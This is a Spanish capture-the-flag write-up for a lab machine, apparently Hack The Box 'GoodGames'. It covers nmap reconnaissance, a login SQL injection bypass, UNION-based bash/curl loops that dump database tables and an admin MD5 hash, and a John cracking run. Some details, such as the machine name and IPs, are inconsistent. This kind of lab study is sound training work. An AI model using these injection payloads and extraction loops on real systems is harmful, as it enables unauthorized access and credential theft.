GoodGames_machine

Notas sobre la resolución de la máquina Sau

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.11.130

ping -c 1 10.10.11.130 -R  (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.11.116 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.130 -oG
allPorts`
```

Puertos Abiertos:

> Open ports: 80

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.11.130 -oN infoPorts
```

```
#### INFO:
> 80/tcp open  http    Apache httpd 2.4.51
|_http-title: GoodGames | Community and Store
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2


[*] Werkzeug - Python

Werkzeug is a collection of libraries that can be used to create a WSGI (Web
Server Gateway Interface) compatible web application in Python.

A WSGI (Web Server Gateway Interface) server is necessary for Python web
applications since a web server cannot communicate directly with Python.
WSGI is an interface between a web server and a Python-based web
application.

FLASK:
WSGI-compatible application using Werkzeug to create a Flask-like web
framework!

FUENTE: https://testdriven.io/blog/what-is-werkzeug/

[APP] --> [GATWAY/Werkzueg] --> [SERVER/PYTHON]
```

---

4) Whatweb

```
└─$ whatweb 10.10.11.130

http://10.10.11.116 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED]
[ZZ], HTTPServer[Debian Linux][Apache/2.4.48 (Debian)], IP[10.10.11.116],
JQuery, PHP[7.4.23], Script, X-Powered-By[PHP/7.4.23]
```

---

5) Headers


```
└─$ curl -sX GET 'http://10.10.11.130' -I
HTTP/1.1 200 OK
Date: Mon, 23 Dec 2024 13:37:14 GMT
```

```
Server: Werkzeug/2.0.2 Python/3.9.2
Content-Type: text/html; charset=utf-8
Content-Length: 85107
Vary: Accept-Encoding
```

---

6) SQLI

Se acontece SQLI en el Login




Login SQLI

```
16 sec-ch-ua-mobile: ?0
17
18 email=test%40test.com'or 1=1-- -&password=12345678
```

Payload:

```
email=test%40test.com'or 1=1-- -&password=12345678
```


Login Succesfull:




Subdomain

internal-administration.goodgames.htb

NOTA: hay que aplicar virtual hosting.



Admin Dashboard Template



Volt Flask is a free admin *dashboard* template powered by *Flask* and Bootstrap 5.

---


7) Abusar con SQLI

Ir al panel de login principal (10.10.11.130) e inyectar una SQLI para saber el número de columnas para despues usar esto para extraer datos de la DB.


```
sec-ch-ua-mobile: ?0

email=test%40test.com' order by 4-- -&password=12345678
```

NOTA: para validar si es verdadero o falso podemos agarrarnos del dato en cabecera (Content-Length: 9267). Cuando el número cambia de valor, entonces es VERDADERO, de lo contrario FALSO.




```
email=test%40test.com' union select 1,2,3,4-- -&password=12345678
```




```
email=test%40test.com' union select 1,2,3,"CACA"-- -&password=12345678
```

SSTI Fallido:

```
email=test%40test.com' union select 1,2,3,{{7*7}}-- -&password=12345678
```

---

8) Obtener data de la DB


--Extraer nombre de la DB:

```
email=test%40test.com' union select 1,2,3,database()-- -&password=12345678
```

Nombre de la Data Base = main

--Enumerar Bases de datos:

```
email=test%40test.com' union select 1,2,3,schema_name from
information_schema.schemata-- -&password=12345678
```




```
BASES DE DATOS:

information_schema (DB)
main (DB)
```

--Enumerar todas las Tablas:

Mostrar tablas de todas las bases de datos:

```
email=test%40test.com' union select 1,2,3,table_name from
information_schema.tables-- -&password=12345678
```

NOTA: Para resolver este problema podemos usar un bucle con bash.

```
└─$ for i in $(seq 0 100); do echo "[+] DataBase - Table Name $i: $(curl -sX
POST "http://10.10.11.130/login" --data "email=test%40test.com' union select
1,2,3,table_name from information_schema.tables limit $i,1-- -
&password=12345678" | grep -i "welcome" | sed 's/^ *//' | awk 'NF{print
$NF}' | awk '{print $1}' FS="<")"; done
```

[+] DataBase - Table Name 0: ADMINISTRABLE_ROLE_AUTHORIZATIONS
[+] DataBase - Table Name 1: APPLICABLE_ROLES
[+] DataBase - Table Name 2: CHARACTER_SETS
[+] DataBase - Table Name 3: CHECK_CONSTRAINTS
[+] DataBase - Table Name 4: COLLATIONS
[+] DataBase - Table Name 5: COLLATION_CHARACTER_SET_APPLICABILITY
[+] DataBase - Table Name 6: COLUMNS
[+] DataBase - Table Name 7: COLUMNS_EXTENSIONS
[+] DataBase - Table Name 8: COLUMN_PRIVILEGES
[+] DataBase - Table Name 9: COLUMN_STATISTICS
[+] DataBase - Table Name 10: ENABLED_ROLES
[+] DataBase - Table Name 11: ENGINES

[+] DataBase - Table Name 12: EVENTS
[+] DataBase - Table Name 13: FILES
[+] DataBase - Table Name 14: INNODB_BUFFER_PAGE
[+] DataBase - Table Name 15: INNODB_BUFFER_PAGE_LRU
[+] DataBase - Table Name 16: INNODB_BUFFER_POOL_STATS
[+] DataBase - Table Name 17: INNODB_CACHED_INDEXES
[+] DataBase - Table Name 18: INNODB_CMP
[+] DataBase - Table Name 19: INNODB_CMPMEM
[+] DataBase - Table Name 20: INNODB_CMPMEM_RESET
[+] DataBase - Table Name 21: INNODB_CMP_PER_INDEX
[+] DataBase - Table Name 22: INNODB_CMP_PER_INDEX_RESET
[+] DataBase - Table Name 23: INNODB_CMP_RESET
[+] DataBase - Table Name 24: INNODB_COLUMNS
[+] DataBase - Table Name 25: INNODB_DATAFILES
[+] DataBase - Table Name 26: INNODB_FIELDS
[+] DataBase - Table Name 27: INNODB_FOREIGN
[+] DataBase - Table Name 28: INNODB_FOREIGN_COLS
[+] DataBase - Table Name 29: INNODB_FT_BEING_DELETED
[+] DataBase - Table Name 30: INNODB_FT_CONFIG
[+] DataBase - Table Name 31: INNODB_FT_DEFAULT_STOPWORD
[+] DataBase - Table Name 32: INNODB_FT_DELETED
[+] DataBase - Table Name 33: INNODB_FT_INDEX_CACHE
[+] DataBase - Table Name 34: INNODB_FT_INDEX_TABLE
[+] DataBase - Table Name 35: INNODB_INDEXES
[+] DataBase - Table Name 36: INNODB_METRICS
[+] DataBase - Table Name 37: INNODB_SESSION_TEMP_TABLESPACES
[+] DataBase - Table Name 38: INNODB_TABLES
[+] DataBase - Table Name 39: INNODB_TABLESPACES
[+] DataBase - Table Name 40: INNODB_TABLESPACES_BRIEF
[+] DataBase - Table Name 41: INNODB_TABLESTATS
[+] DataBase - Table Name 42: INNODB_TEMP_TABLE_INFO
[+] DataBase - Table Name 43: INNODB_TRX
[+] DataBase - Table Name 44: INNODB_VIRTUAL
[+] DataBase - Table Name 45: KEYWORDS
[+] DataBase - Table Name 46: KEY_COLUMN_USAGE
[+] DataBase - Table Name 47: OPTIMIZER_TRACE
[+] DataBase - Table Name 48: PARAMETERS
[+] DataBase - Table Name 49: PARTITIONS
[+] DataBase - Table Name 50: PLUGINS
[+] DataBase - Table Name 51: PROCESSLIST

[+] DataBase - Table Name 52: PROFILING
[+] DataBase - Table Name 53: REFERENTIAL_CONSTRAINTS
[+] DataBase - Table Name 54: RESOURCE_GROUPS
[+] DataBase - Table Name 55: ROLE_COLUMN_GRANTS
[+] DataBase - Table Name 56: ROLE_ROUTINE_GRANTS
[+] DataBase - Table Name 57: ROLE_TABLE_GRANTS
[+] DataBase - Table Name 58: ROUTINES
[+] DataBase - Table Name 59: SCHEMATA
[+] DataBase - Table Name 60: SCHEMATA_EXTENSIONS
[+] DataBase - Table Name 61: SCHEMA_PRIVILEGES
[+] DataBase - Table Name 62: STATISTICS
[+] DataBase - Table Name 63: ST_GEOMETRY_COLUMNS
[+] DataBase - Table Name 64: ST_SPATIAL_REFERENCE_SYSTEMS
[+] DataBase - Table Name 65: ST_UNITS_OF_MEASURE
[+] DataBase - Table Name 66: TABLES
[+] DataBase - Table Name 67: TABLESPACES
[+] DataBase - Table Name 68: TABLESPACES_EXTENSIONS
[+] DataBase - Table Name 69: TABLES_EXTENSIONS
[+] DataBase - Table Name 70: TABLE_CONSTRAINTS
[+] DataBase - Table Name 71: TABLE_CONSTRAINTS_EXTENSIONS
[+] DataBase - Table Name 72: TABLE_PRIVILEGES
[+] DataBase - Table Name 73: TRIGGERS
[+] DataBase - Table Name 74: USER_ATTRIBUTES
[+] DataBase - Table Name 75: USER_PRIVILEGES
[+] DataBase - Table Name 76: VIEWS
[+] DataBase - Table Name 77: VIEW_ROUTINE_USAGE
[+] DataBase - Table Name 78: VIEW_TABLE_USAGE
[+] DataBase - Table Name 79: blog
[+] DataBase - Table Name 80: blog_comments
[+] DataBase - Table Name 81: user

NOTA:

Si solo queremos las tablas de la DB "main":

```
└─$ for i in $(seq 0 100); do echo "[+] DataBase - Table Name $i: $(curl -sX POST "http://10.10.11.130/login" --data "email=test%40test.com' union select 1,2,3,table_name from information_schema.tables where table_schema=\"main\" limit $i,1-- -&password=12345678" | grep -i "welcome" | sed 's/^ *//' | awk 'NF{print $NF}' | awk '{print $1}' FS="<")"; done
```

[+] DataBase - Table Name 0: blog
[+] DataBase - Table Name 1: blog_comments
[+] DataBase - Table Name 2: user

--Enumerar columnas de la tabla "user":

```
└─$ for i in $(seq 0 100); do echo "[+] DataBase - Table Name $i: $(curl -sX
POST "http://10.10.11.130/login" --data "email=test%40test.com' union select
1,2,3,column_name from information_schema.columns where
table_schema=\"main\" and table_name=\"user\" limit $i,1-- -
&password=12345678" | grep -i "welcome" | sed 's/^ *//' | awk 'NF{print
$NF}' | awk '{print $1}' FS="<")"; done
```


[+] DataBase - Table Name 0: email
[+] DataBase - Table Name 1: id
[+] DataBase - Table Name 2: name
[+] DataBase - Table Name 3: password

--Obtener datos de columnas "name,email,password":

```
└─$ for i in $(seq 0 100); do echo "[+] DataBase - Table Name $i: $(curl -sX
POST "http://10.10.11.130/login" --data "email=test%40test.com' union select
1,2,3,group_concat(name,0x3a,email,0x3a,password) from user limit $i,1-- -
&password=12345678" | grep -i "welcome" | sed 's/^ *//' | awk 'NF{print
$NF}' | awk '{print $1}' FS="<")"; done
```

[+] DataBase - Table Name 0:
admin:admin@goodgames.htb:2b22337f218b2d82dfc3b6f77e7cb8ec

--Comprobar el tipo de hash:




El hash MD5 tiene que tener 32 caracteres.

```
└─$ echo -n "2b22337f218b2d82dfc3b6f77e7cb8ec" | wc -c
32
```

---

9) Crackear hash con JOHN





```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-
MD5
```

PASSWORD: superadministrator

---

